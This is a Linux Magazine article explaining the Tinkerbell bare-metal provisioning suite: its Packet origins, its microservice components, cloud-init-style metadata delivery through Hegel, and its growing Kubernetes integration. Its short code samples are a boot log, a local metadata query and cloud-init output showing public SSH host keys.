The ideal scenario after a server is delivered is that the only manual tasks left to be done are physically installing the box in the rack and wiring it up correctly. Once the machine is switched on, you will want it automatically to install the required operating system (OS), along with the desired software set, and become a working part of the existing setup. Major providers and others have jumped on this bandwagon and are promoting their automatic installation solutions, whether it be Red Hat with Kickstart and Anaconda, SUSE with AutoYaST, Ubuntu with Metal as a Service, or Debian with preseeding.

Photo by engin akyurt on Unsplash

Origin Story

The Tinkerbell tool suite, which owes its name to the fairy godmother from the Peter Pan series, is not only fairytale-like in name, Tinkerbell claims to provide admins in generic and heterogeneous environments all the tools needed to install any server automatically to the extent that an existing automation environment can then take care of the rest.

This scenario sounds quite plausible given Tinkerbell's back story, because the software was originally developed by Packet, a metal-as-a-service provider, which has since been taken over by data center provider Equinix. Packet's business model was very simple: Much like AWS or Azure, it provided its customers self-sufficient systems that were not virtual instances but genuine bare metal. Therefore, IT managers could reserve a server at the press of a button; Tinkerbell then installed the required operating system and provided a preconfigured system to the customer.

Now you might say at this point that local hosters such as Hetzner have been doing precisely this for years, but the comparison is far from accurate.

Why Use Tinkerbell?

The automated installation of servers has hardly changed to this day. The protocols are roughly the same as those used 25 or more years ago: PXE, DHCP, and TFTP serve up an image with the operating system installation routine to a system booting off the network. The routine runs, loading additional software along the way, and ultimately installs the OS on the computer's storage devices.

Unlike previous tools, however, Tinkerbell implements the entire strategy in the form of interrelated microarchitecture components that can be connected and controlled by a central API. This arrangement came about because existing Packet components were not sufficiently up to date at the time and developers worried about problems with their architecture. Anyone who has ever rolled out a framework for the automatic installation of systems on the basis of a traditional DHCP server, tftpd, and similar elements will be aware of the issues, especially considering that the protocols just mentioned do not provide a complete framework.

Almost as important as the way in which a server obtains its software is the question of how it obtains an *ad hoc* configuration that lets it field that software in the first place. Virtually every modern server in the data center can now boot off the network, but systems often have several connections to different local networks, and all of the network cards involved support PXE. You then need to select the correct network card to which the appropriate DHCP server and – as a result – all other services required for the deployment then respond (Figure 1).

Moreover, this problem does not just arise in the context of the initial installation of a system. In line with the automation maxim that *if someone has to log in, you need to reinstall*, it is almost commonplace nowadays to reinstall systems on the fly, just because you experienced an issue with them. In many places, the rule is that after logging in to a system, a ticket must first be opened for internal engineering because either the automation or the central logging was not up to the task of sending the system for reinstallation after the event. The thinking behind this approach is that it is the only way to avoid problems caused by local, manually induced differences in the system configuration.

However, for a system to be reinstalled during ongoing operation, the deployment framework must have administrative access to the hardware. The only way to do this is to use popular remote management protocols, usually the Intelligent Platform Management Interface (IPMI), which is the only protocol typically found on the baseboard management controller (BMC) boards of today's crop of current servers. The BMC enables forced system restarts with a defined start device. In the case of a new installation, this means booting off the network. However, separate software is required to control a server in conjunction with the other services I mentioned, which is often not in place in the context of classic deployment environments. Packet was looking to avoid patchwork setups and therefore decided to design Tinkerbell as an environment including the appropriate functionality.

Tinkerbell can be controlled entirely by API calls, which is a key feature from the developers' point of view. The strategy is appropriate for the times. APIs have proven to be a kind of silver bullet for controlling large platforms, especially those based on REST and HTTP. From this perspective, Tinkerbell is a piece of cutting edge software tackling an ancient problem with an up-to-date toolbox.

```
>>Start PXE over IPv4.PXE-E18: Server response timeout.
EFI stub: Booting Linux Kernel...
EFI stub: EFI_RNG_PROTOCOL unavailable
EFI stub: Using DTB from configuration table
EFI stub: Exiting boot services...
```

Figure 1: The challenge for PXE and DHCP network boots is to initiate the boot process from the network in the right way and to supply the right software to the system.

What Microservices Do

A look at the Tinkerbell architecture reveals the Tink Server, Tink Controller, Tink Worker, Hook OS installation environment, and Boots DHCP server (Figure 2). The software follows the requirements of a microarchitecture application, meaning that each of the components described is responsible for a specific step in the deployment process.

The Tink Controller is something like the central hold-all for the other services. It contains the knowledge of all actions performed and to be performed with regard to the environment to which it belongs. Thus, it dictates the tasks to be carried out, such as installing a server or deleting (decommissioning) an existing system. It also maintains Tinkerbell's metadata, such as specific configuration settings for individual systems. However, the Tink Controller itself does not take part in the activities, because it would contradict the principles of microarchitecture.

Instead, the Tinkerbell components use a communication infrastructure based on the gRPC remote procedure call framework, which the Tink Controller uses to send work packages to the Tink Server. The Tink Server is primarily a kind of scheduler; it fields incoming tasks (e.g., *Install Debian GNU/Linux 12 on machine 123*), organizes and validates the tasks, and creates concrete work instructions from them. However, the Tink Server does not process the completed and prioritized work packages itself.

Instead, it is helped by a component known as the Tink Worker, which triggers the installation process.

Like all Tinkerbell components, the Worker is seamlessly horizontally scalable, which means any number of Tink Workers can run at the same time in a single setup. They regularly communicate with the Tink Server and ask it whether any tasks are yet to be completed. The server distributes the pending work orders to the various Tink Worker instances, which then get to work.

In keeping with the principle of microcomponent architecture, the Tink Worker itself does not contain any functionality for the installation of the operating system. Instead, the task of prepping a suitable PXE/DHCP/TFTP environment is handled by the fourth component in the group: Boots.

Boots is primarily a DHCP server that hands out IP addresses to servers and uses iPXE to configure them so that they boot to an install image. Boots is designed, by default, so that – in existing networks – it only responds to requests from MAC addresses that Tinkerbell officially manages. If a server not created by Tinkerbell issues a DNS request, Boots does not even respond. This arrangement allows you to introduce Tinkerbell to existing networks at a later date and in parallel to an existing DHCP server. That said, the DHCP server must then be configured such that it also ignores MAC requests from servers and the Tinkerbell world.




Figure 2: Tinkerbell manages bare metal requirements and comprises components that implement a workflow engine that delivers a fully rolled out server on bare metal.

Mini OS on Board

Boots has two options when serving up a booting system to trigger the OS installation: It can deliver an installation image from Red Hat, SUSE, Ubuntu, Debian, or some other distribution; however, the disk would then only contain the respective OS installation minus the configuration and automation work needed. Packet opted for a different approach at the time and decided to copy pre-configured images to the running servers. All you need at install time is a small operating system on the target system that is capable of downloading an image and copying it to the local data carrier.

Now Hooks enters the scene by filling this operating system role; it is a small independent Linux distribution that is intended as the underpinnings for running the other Tinkerbell components. It runs in-memory, completely in the RAM of the machines after starting the system, which makes it fast. Moreover, you can use Hooks and its built-in LinuxKit component to create your own images of RHEL, SLES, Ubuntu, Debian, and the like and can then use these images on the servers in your environment. Because all of the regular command-line tools are available on a running Hook instance, it is far more flexible than installing directly from the PXE boot prompt. Special functions that might be required on systems can therefore be implemented with relative ease with Hook, whereas the installation routines of other distributions would have to be massively

manipulated to achieve comparable functionality.

You might have noticed that I have not yet mentioned the tool for controlling systems with the BMC interface. The PBnJ component (power and boot services) responsible in Tinkerbell is not one of the core functions and is even optional according to the developers. Deployment can take place in Tinkerbell without the use of PBnJ. Of course, this scenario does not make much sense, because an administrator wanting to reinstall a server would have to reboot the server manually up front to make sure the server boots off the network and is handed over into Boot's care. Therefore, PBnJ is used in practically every Tinkerbell setup, where it controls the respective machine through the server when called on to do so by the Tink Worker in line with the instructions from the Controller.

Metadata for the Configuration

I have not yet answered the question as to how ready-to-run configuration data can be meaningfully passed to servers rolled out by Tinkerbell. Of course, you could use your automation tool of choice after the entire OS installation has been completed and the respective image has been completely written to the disk. Depending on the situation, however, it might be necessary to configure a system up front, which is the case, for example, if you first need to create a configuration for your automation tool on the fully installed system because the tool would otherwise not be able to access the system at all.

This problem is not new, and virtual instances in the cloud face similar challenges. Amazon's approach in this case is to call up the `cloud-init` service during the start of the instance. The service then uses a special IP address to retrieve its metadata over HTTP/HTTPS; the metadata can also contain code (e.g., shell scripts) for execution (Figure 3). Packet has recreated this entire principle in Tinkerbell with the Hegel component, a rewrite of its predecessor Kant. The metadata record for the current active instance can be read out from an environment rolled out with Tinkerbell at any time by calling:

```
curl <IP address>:50061/metadata
```

The `cloud-init` service or other scripts can then leverage the metadata on the system itself.

If you want to use `cloud-init` directly, you can alternatively retrieve the metadata with a special URL in a format compatible with the AWS metadata format instead of in Tinkerbell syntax. In this way, you can set up instances on the fly instead of bundling the configuration data into OS images. Updating these images is far more time consuming than changing the metadata of an instance in Tinkerbell.

Dream Team with Kubernetes

As mentioned, Packet is long gone as an independent company; what is left today of Packet operates as a division of Equinix under the Equinix Metal brand. However, Equinix does not seem to have fully understood the value of a powerful open source tool like Tinkerbell, because it recently handed over the software as a project to the Cloud Native Computing Foundation (CNCF), after relatively little had been done in terms of further development since the acquisition of Packet.

The project now has a new primary maintainer – Chris Doherty, a developer who earns his living at AWS – no doubt because Tinkerbell

```
Ubuntu 22.04.1 LTS ubuntu22efici tty1

ubuntu22efici login: [   29.173155] cloud-init[1206]: Cloud-init v. 22.4.2-0ubuntu0~22.04.1 running 'modules:final' at Mon, 20 F
eb 2023 08:50:58 +0000. Up 29.12 seconds.
         Starting Online ext4 Metadata Check for All Filesystems...
[  OK  ] Finished Online ext4 Metadata Check for All Filesystems.
         Starting Hostname Service...
[  OK  ] Started Hostname Service.
ci-info: no authorized SSH keys fingerprints found for user root.
<14>Feb 20 08:50:59 cloud-init: #############################################################
<14>Feb 20 08:50:59 cloud-init: -----BEGIN SSH HOST KEY FINGERPRINTS-----
<14>Feb 20 08:50:59 cloud-init: 1024 SHA256:1+/xYmFkSXzYLDpmBUa9af2bmtf4eGaZUsVjYsOZcU8 root@ubuntu22efici (DSA)
<14>Feb 20 08:50:59 cloud-init: 256 SHA256:xOzug++sFKAb4pkGNfYCzkB1sPa77SOconOxZ9kOITs root@ubuntu22efici (ECDSA)
<14>Feb 20 08:50:59 cloud-init: 256 SHA256:7/AWewfb5xjW/QsY8V2sxVsamXowlgs8wKvi+GH2sjQ root@ubuntu22efici (ED25519)
<14>Feb 20 08:50:59 cloud-init: 3072 SHA256:uXV5YZ1epL/CWExLh/ZrW9fkGc61dNaOHlK3ksZxyrY root@ubuntu22efici (RSA)
<14>Feb 20 08:50:59 cloud-init: -----END SSH HOST KEY FINGERPRINTS-----
<14>Feb 20 08:50:59 cloud-init: #############################################################
-----BEGIN SSH HOST KEY KEYS-----
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNoiZS/mlyPlsGAJUqx8AVGs+3+BUctQBfK7ECoUIcABWABvAl8ZCeyZ
Maq77CUc/ZO8blbOZOJ+MR++Qlv+ssM= root@ubuntu22efici
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBs2cNXzZMZoOP2hnOcPXYedBknzHjaXNoDshM+5B1z root@ubuntu22efici
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDFJmQFS75VOAgOZOoUZ3tcrY9q1fR7lYx8qoT3LOqs6tzwpcC+XHCM8xtGgzvHf13KBs3BhoNaJWOSgH/AbKNEWvj5
3Ek+U25BKzP36HmSdgf6ich/z5HnOIq5SfI/LymcsIrtyubn8FukMllarphAjm7VZl0h7Nox+oFlyPLMwnr4Znb/fOpLvvoFJ1vLSkFvSvagGdyGs7A9alCUOJNtgE0j
kgiFXgVHzlhcqw4dYdAeQAOKS7eG3aoQsoTr8MqpmroE4Iiba7o9nq3Enq+2NdD56YWEPSY4SVWsqDDw4ImudgopglGYmg/J4v7ttRQQJHpedlTqFWx6ygv80Aayrnc5
1Ns7gAyVFhsOrsrHiPHjTdzD6aVyGKXlAHa8lhjS4ernbs9rx2wLGG82CpnliN5fmxjn6W+o+48xULe4ZS7L1s7gm7BaFdEDwhzrzO8DkW458UGEp4krc2abygZc/KKG
/KrwRlrg1ZbUBKki+h6eax8Vb8KeEYOTH/jPR60= root@ubuntu22efici
-----END SSH HOST KEY KEYS-----
[   30.085465] cloud-init[1206]: Cloud-init v. 22.4.2-0ubuntu0~22.04.1 finished at Mon, 20 Feb 2023 08:50:59 +0000. Datasource D
ataSourceOVF [seed=iso].  Up 30.06 seconds
[  OK  ] Finished Execute cloud user/final scripts.
[  OK  ] Reached target Cloud-init target.
```

Figure 3: The `cloud-init` service is the standard tool for automatically configuring (virtual) instances with metadata during the boot process. Tools such as Ansible can then take care of the rest.

is now an integral part of Amazon EKS Anywhere, the AWS offering for Kubernetes on bare metal servers. Doherty is also no stranger to Tinkerbell, having been actively involved since 2022. At the start of his career as Tinkerbell maintainer, he made it clear that the quiet times are over for the time being. His focus is less on the existing components and more on getting Tinkerbell ready to work with Kubernetes.

Thus far, the Tinkerbell Kubernetes integration has been fairly modest. Although it was possible to roll out components such as `kubelet`, the Kubernetes agent, on fully installed nodes, no genuine integration had occurred between Kubernetes and Tinkerbell. Accordingly, it was impossible to control Tinkerbell from within Kubernetes. That said, the subject is something of a Holy Grail in the context of the two environments. If the two could be connected such that Tinkerbell serves up new bare metal on demand for a running Kubernetes instance, the result would be an automatically scaling Kubernetes cluster that manages itself. Rufio [2] does precisely this by exposing a Kubernetes-style API and enabling control by Kubernetes but providing similar functionality to PBnJ in the background. This capability significantly increases the options for using Tinkerbell in modern Kubernetes-based environments.

However, the developers also make it clear that the existing Tinkerbell components will continue to be maintained and that new features will need to be added where appropriate.

Trying Out Tinkerbell

Remarkably, it took a long time for Tinkerbell and Kubernetes to talk to each other, even though its developers identified Kubernetes as the main deployment tool for Tinkerbell some time ago. If you want to roll out Tinkerbell in production, you should ideally have a running Kubernetes cluster first. The required components can then be quickly rolled out at the command line in the form of Helm charts. The configuration is handled by the Kubernetes API.

However, a conventional install is possible; the basis is then Vagrant in combination with VirtualBox or `libvirt`. The developers support all infrastructures with excellent documentation. The quick start guides [3] provide a quick introduction, and everything else can be found on the official Docs pages [4].

Conclusions

Tinkerbell is genuinely something special: No other management tool for bare metal relies so consistently on open standards and modern technologies as the former Packet product. Although the officially recommended method of installation requires Kubernetes, which could be a downer for some administrators, ultimately this decision is only logical. Outside of scalable environments, it is virtually impossible to leverage fully the many advantages the software offers.

If you are looking to become a platform provider, you will definitely want to take a close look at Tinkerbell. Although you can't be guaranteed sure-fire success, companies that use Tinkerbell will ultimately benefit massively from economies of scale. Once set up, Tinkerbell enables bare metal management beyond the capabilities of other tools. ■

Info

[1] Tinkerbell: [https://github.com/tinkerbell]

[2] Rufio: [https://pkg.go.dev/github.com/tinkerbell/rufio]

[3] Quick start guides: [https://github.com/tinkerbell/playground#quick-starts]

[4] Documentation: [https://docs.tinkerbell.org]

The Author

Freelance journalist Martin Gerhard Loschwitz focuses primarily on topics such as OpenStack, Kubernetes, and Chef.



Linux Magazine Subscription

Print and digital options
12 issues per year



SUBSCRIBE
shop.linuxnewmedia.com

Expand your Linux skills:

- In-depth articles on trending topics, including Bitcoin, ransomware, cloud computing, and more!
- How-tos and tutorials on useful tools that will save you time and protect your data
- Troubleshooting and optimization tips
- Insightful news on crucial developments in the world of open source
- Cool projects for Raspberry Pi, Arduino, and other maker-board systems

Go farther and do more with Linux, subscribe today and never miss another issue!

Follow us

@linux_pro

Linux Magazine

@linuxpromagazine


@linuxmagazine

